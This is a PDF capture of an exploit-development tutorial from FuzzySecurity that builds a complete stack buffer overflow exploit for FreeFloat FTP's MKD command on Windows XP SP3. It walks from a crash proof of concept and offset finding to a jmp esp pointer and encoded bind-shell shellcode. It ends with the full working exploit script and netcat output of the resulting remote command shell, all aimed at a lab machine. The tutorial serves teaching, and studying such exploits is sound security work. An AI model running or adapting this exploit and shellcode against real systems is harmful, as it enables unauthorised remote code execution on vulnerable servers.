BECOME A PATRON

Part 2: Saved Return Pointer Overflows

For our first exploit we will be starting with the most straight forward scenario where we have a clean EIP overwrite and one of our CPU registers points directly to a large portion of our buffer. For this part we will be creating an exploit from scratch for "FreeFloat FTP". You can find a list of several exploits that were created for "FreeFloat FTP" here.

Normally we would need to do badcharacter analysis but for our first tutorial we will rely on the badcharacters that are listed in the pre-existing metasploit modules on exploit-db. The characters that are listed are **"\x00\x0A\x0D"**. We need to keep these characters in mind for later.

Exploit Development: Backtrack 5
Debugging Machine: Windows XP PRO SP3
Vulnerable Software: Download

Replicating The Crash


First of all we need to create a POC skeleton exploit to crash the FTP server. Once we have that we can build on it to create our exploit. You can see my POC below, I have based it on the exploits for "FreeFloat FTP" that I found on exploit-db. We will be using the pre-existing "anonymous" user account which comes configured with the FTP server (the exploit should work with any valid login credentials).

```
#!/usr/bin/python
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
import socket
import sys

evil = "A"*1000

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.111.128',21))

s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + evil + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

Ok, so far so good, when we attach the debugger to the FTP server and send our POC buffer the program crashes. In the screenshot below you can see that EIP is overwritten and that two registers (ESP and EDI) contain part of our buffer. After analyzing both register dumps ESP seems more promising since it contains a larger chunk of our buffer (I should mention however that creating an exploit starting in EDI is certainly possible).



Registers

Overwriting EIP


Next we need to analyze our crash, to do that we need to replace our A's with the metasploit pattern and resend our buffer. Pay attention that you keep the original buffer length since a varying buffer length may change the program crash.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
root@bt:~/Desktop# cd /pentest/exploits/framework/tools/
root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5
Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A
o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar
6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1
Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A
y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc
2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7
Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

When the program crashes again we see the same thing as in the screenshot above except that EIP (and both registers) is now overwritten by part of the metasploit pattern. Time to let 'mona" do some of the heavy lifting. If we issue the following command in Immunity debugger we can have 'mona" analyze the program crash. You can see the result of that analysis in the screenshot below.

!mona findmsp




Metasploit Pattern

From the analysis we can see that EIP is overwritten by the 4-bytes which directly follow after the initial 247-bytes of our buffer. Like I said before we can also see that ESP contains a larger chunk of our buffer so it is a more suitable candidate for our exploit. Using this information we can reorganize the evil buffer in our POC above to look like this:

evil = "A"*247 + "B"*4 + "C"*749

When we resend our modified buffer we can see that it works exactly as we expected, EIP is overwritten by our four B's.


Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



EIP = 42424242

That means that we can replace those B's with a pointer that redirects execution flow to ESP. The only thing we need to keep in mind is that our pointer can't contain any badcharacters. To find this pointer we can use 'mona" with the following command. You can see the results in the screenshot below.

!mona jmp -r esp



Pointers to ESP

It seems that any of these pointers will do, they belong to OS dll's so they will be specific to 'WinXP PRO SP3" but that's not our primary concern. We can just use the first pointer in the list. Keep in mind that we will need to reverse the byte order due to the Little Endian architecture of the CPU. Observe the syntax below.

Pointer: **0x77c35459 : push esp # ret | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5701 (C:\WINDOWS\system32\msvcrt.dll)**
Buffer: **evil = "A"*247 + "\x59\x54\xC3\x77" + "C"*749**


I should stress that it is important to document your exploit properly for your own and others edification. Our final stage POC should look like this.

```
#!/usr/bin/python
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
import socket
import sys

#--------------------------------------------------------------
# Badchars: \x00\x0A\x0D
# 0x77c35459 : push esp #  ret  | msvcrt.dll
#--------------------------------------------------------------

evil = "A"*247 + "\x59\x54\xC3\x77" + "C"*749

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.111.128',21))

s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + evil + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

Ok lets restart the program in the debugger and put a breakpoint on our pointer so the debugger pauses if it reaches it. As we can see in the screenshot below EIP is overwritten by our pointer and we hit our breakpoint which should bring us to our buffer located at ESP.



Breakpoint

Shellcode + Game Over

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

We are almost done. We need to (1) modify our POC a bit to add a variable for our shellcode and (2) insert a payload that is to our liking. Lets start with the POC, we will be inserting our payload in the part of the buffer that is now made up of C's. Ideally we would like to have the buffer length modified dynamically so we don't need to recalculate if we insert a payload with a different size (our total buffer length should remain 1000-bytes). We should also insert some NOP's (No Operation Performed = \x90) before our payload as padding. You can see the result below. Any shellcode that we insert in the shellcode variable will get executed by our buffer overflow.

```
#!/usr/bin/python

import socket
import sys

shellcode = (
)

#------------------------------------------------------------
# Badchars: \x00\x0A\x0D
# 0x77c35459 : push esp #  ret  | msvcrt.dll
#------------------------------------------------------------

buffer = "\x90"*20 + shellcode
evil = "A"*247 + "\x59\x54\xC3\x77" + buffer + "C"*(749-len(buffer))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.111.128',21))

s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + evil + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

All that remains now is to pop in some shellcode. We will be using msfpayload to generate our shellcode and pipe the raw output to msfencode to filter out badcharacters.

```
root@bt:~# msfpayload -l
[...snip...]
windows/shell/reverse_tcp_dns     Connect back to the attacker, Spawn a piped command shell (staged)
windows/shell_bind_tcp            Listen for a connection and spawn a command shell
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
windows/shell_bind_tcp_xpfw       Disable the Windows ICF, then listen for a connection and spawn a
                                  command shell
[...snip...]

root@bt:~# msfpayload windows/shell_bind_tcp O

       Name: Windows Command Shell, Bind TCP Inline
     Module: payload/windows/shell_bind_tcp
    Version: 8642
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 341
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell

root@bt:~# msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -b '\x00\x0A\x0D' -t c
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =
"\xdb\xd0\xbb\x36\xcc\x70\x15\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x56\x83\xc2\x04\x31\x5a\x14\x03\x5a\x22\x2e\x85\xe9\xa2\x27"
"\x66\x12\x32\x58\xee\xf7\x03\x4a\x94\x7c\x31\x5a\xde\xd1\xb9"
"\x11\xb2\xc1\x4a\x57\x1b\xe5\xfb\xd2\x7d\xc8\xfc\xd2\x41\x86"
"\x3e\x74\x3e\xd5\x12\x56\x7f\x16\x67\x97\xb8\x4b\x87\xc5\x11"
"\x07\x35\xfa\x16\x55\x85\xfb\xf8\xd1\xb5\x83\x7d\x25\x41\x3e"
"\x7f\x76\xf9\x35\x37\x6e\x72\x11\xe8\x8f\x57\x41\xd4\xc6\xdc"
"\xb2\xae\xd8\x34\x8b\x4f\xeb\x78\x40\x6e\xc3\x75\x98\xb6\xe4"
"\x65\xef\xcc\x16\x18\xe8\x16\x64\xc6\x7d\x8b\xce\x8d\x26\x6f"
"\xee\x42\xb0\xe4\xfc\x2f\xb6\xa3\xe0\xae\x1b\xd8\x1d\x3b\x9a"
"\x0f\x94\x7f\xb9\x8b\xfc\x24\xa0\x8a\x58\x8b\xdd\xcd\x05\x74"
"\x78\x85\xa4\x61\xfa\xc4\xa0\x46\x31\xf7\x30\xc0\x42\x84\x02"
"\x4f\xf9\x02\x2f\x18\x27\xd4\x50\x33\x9f\x4a\xaf\xbb\xe0\x43"
"\x74\xef\xb0\xfb\x5d\x8f\x5a\xfc\x62\x5a\xcc\xac\xcc\x34\xad"
"\x1c\xad\xe4\x45\x77\x22\xdb\x76\x78\xe8\x6a\xb1\xb6\xc8\x3f"
"\x56\xbb\xee\x98\xa2\x32\x08\x8c\xba\x12\x82\x38\x79\x41\x1b"
"\xdf\x82\xa3\x37\x48\x15\xfb\x51\x4e\x1a\xfc\x77\xfd\xb7\x54"
"\x10\x75\xd4\x60\x01\x8a\xf1\xc0\x48\xb3\x92\x9b\x24\x76\x02"
"\x9b\x6c\xe0\xa7\x0e\xeb\xf0\xae\x32\xa4\xa7\xe7\x85\xbd\x2d"
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
"\x1a\xbf\x17\x53\xe7\x59\x5f\xd7\x3c\x9a\x5e\xd6\xb1\xa6\x44"
"\xc8\x0f\x26\xc1\xbc\xdf\x71\x9f\x6a\xa6\x2b\x51\xc4\x70\x87"
"\x3b\x80\x05\xeb\xfb\xd6\x09\x26\x8a\x36\xbb\x9f\xcb\x49\x74"
"\x48\xdc\x32\x68\xe8\x23\xe9\x28\x18\x6e\xb3\x19\xb1\x37\x26"
"\x18\xdc\xc7\x9d\x5f\xd9\x4b\x17\x20\x1e\x53\x52\x25\x5a\xd3"
"\x8f\x57\xf3\xb6\xaf\xc4\xf4\x92";
```

After prettifying the code a bit and adding the relevant notes the final exploit is ready.


```
#!/usr/bin/python

#--------------------------------------------------------------------------------#
# Exploit: FreeFloat FTP (MKD BOF)                                               #
# OS: WinXP PRO SP3                                                              #
# Author: b33f (Ruben Boonen)                                                    #
# Software: http://www.freefloat.com/software/freefloatftpserver.zip             #
#--------------------------------------------------------------------------------#
# This exploit was created for Part 2 of my Exploit Development tutorial series... #
# http://www.fuzzysecurity.com/tutorials/expDev/2.html                           #
#--------------------------------------------------------------------------------#
# root@bt:~/Desktop# nc -nv 192.168.111.128 9988                                 #
# (UNKNOWN) [192.168.111.128] 9988 (?) open                                      #
# Microsoft Windows XP [Version 5.1.2600]                                        #
# (C) Copyright 1985-2001 Microsoft Corp.                                        #
#                                                                                #
# C:\Documents and Settings\Administrator\Desktop>                               #
#--------------------------------------------------------------------------------#

import socket
import sys

#--------------------------------------------------------------------------------#
# msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -b '\x00\x0A\x0D' -t c #
# [*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)                   #
#--------------------------------------------------------------------------------#

shellcode = (
"\xdb\xd0\xbb\x36\xcc\x70\x15\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x56\x83\xc2\x04\x31\x5a\x14\x03\x5a\x22\x2e\x85\xe9\xa2\x27"
"\x66\x12\x32\x58\xee\xf7\x03\x4a\x94\x7c\x31\x5a\xde\xd1\xb9"
"\x11\xb2\xc1\x4a\x57\x1b\xe5\xfb\xd2\x7d\xc8\xfc\xd2\x41\x86"
"\x3e\x74\x3e\xd5\x12\x56\x7f\x16\x67\x97\xb8\x4b\x87\xc5\x11"
"\x07\x35\xfa\x16\x55\x85\xfb\xf8\xd1\xb5\x83\x7d\x25\x41\x3e"
"\x7f\x76\xf9\x35\x37\x6e\x72\x11\xe8\x8f\x57\x41\xd4\xc6\xdc"
"\xb2\xae\xd8\x34\x8b\x4f\xeb\x78\x40\x6e\xc3\x75\x98\xb6\xe4"
"\x65\xef\xcc\x16\x18\xe8\x16\x64\xc6\x7d\x8b\xce\x8d\x26\x6f"
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
"\xee\x42\xb0\xe4\xfc\x2f\xb6\xa3\xe0\xae\x1b\xd8\x1d\x3b\x9a"
"\x0f\x94\x7f\xb9\x8b\xfc\x24\xa0\x8a\x58\x8b\xdd\xcd\x05\x74"
"\x78\x85\xa4\x61\xfa\xc4\xa0\x46\x31\xf7\x30\xc0\x42\x84\x02"
"\x4f\xf9\x02\x2f\x18\x27\xd4\x50\x33\x9f\x4a\xaf\xbb\xe0\x43"
"\x74\xef\xb0\xfb\x5d\x8f\x5a\xfc\x62\x5a\xcc\xac\xcc\x34\xad"
"\x1c\xad\xe4\x45\x77\x22\xdb\x76\x78\xe8\x6a\xb1\xb6\xc8\x3f"
"\x56\xbb\xee\x98\xa2\x32\x08\x8c\xba\x12\x82\x38\x79\x41\x1b"
"\xdf\x82\xa3\x37\x48\x15\xfb\x51\x4e\x1a\xfc\x77\xfd\xb7\x54"
"\x10\x75\xd4\x60\x01\x8a\xf1\xc0\x48\xb3\x92\x9b\x24\x76\x02"
"\x9b\x6c\xe0\xa7\x0e\xeb\xf0\xae\x32\xa4\xa7\xe7\x85\xbd\x2d"
"\x1a\xbf\x17\x53\xe7\x59\x5f\xd7\x3c\x9a\x5e\xd6\xb1\xa6\x44"
"\xc8\x0f\x26\xc1\xbc\xdf\x71\x9f\x6a\xa6\x2b\x51\xc4\x70\x87"
"\x3b\x80\x05\xeb\xfb\xd6\x09\x26\x8a\x36\xbb\x9f\xcb\x49\x74"
"\x48\xdc\x32\x68\xe8\x23\xe9\x28\x18\x6e\xb3\x19\xb1\x37\x26"
"\x18\xdc\xc7\x9d\x5f\xd9\x4b\x17\x20\x1e\x53\x52\x25\x5a\xd3"
"\x8f\x57\xf3\xb6\xaf\xc4\xf4\x92")

#--------------------------------------------------------------------------------#
# Badchars: \x00\x0A\x0D                                                         #
# 0x77c35459 : push esp #  ret  | msvcrt.dll                                     #
# shellcode at ESP => space 749-bytes                                            #
#--------------------------------------------------------------------------------#

buffer = "\x90"*20 + shellcode
evil = "A"*247 + "\x59\x54\xC3\x77" + buffer + "C"*(749-len(buffer))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.111.128',21))

s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + evil + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

In the screenshot below we can see the before and after output of the ‘netstat -an” command and below that we have the backtrack terminal output when we connect to our bind shell. Game Over!!

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Shell

```
root@bt:~/Desktop# nc -nv 192.168.111.128 9988
(UNKNOWN) [192.168.111.128] 9988 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.111.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\Administrator\Desktop>
```

Comments

There are no comments posted yet. Be the first one!

Post a new comment

Enter text right here!

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Name

Email

Displayed next to your comments.

Not displayed publicly.

Subscribe to None

Submit Comment

© Copyright FuzzySecurity

Create PDF in your applications with the Pdfcrowd HTML to PDF API

PDFCROWD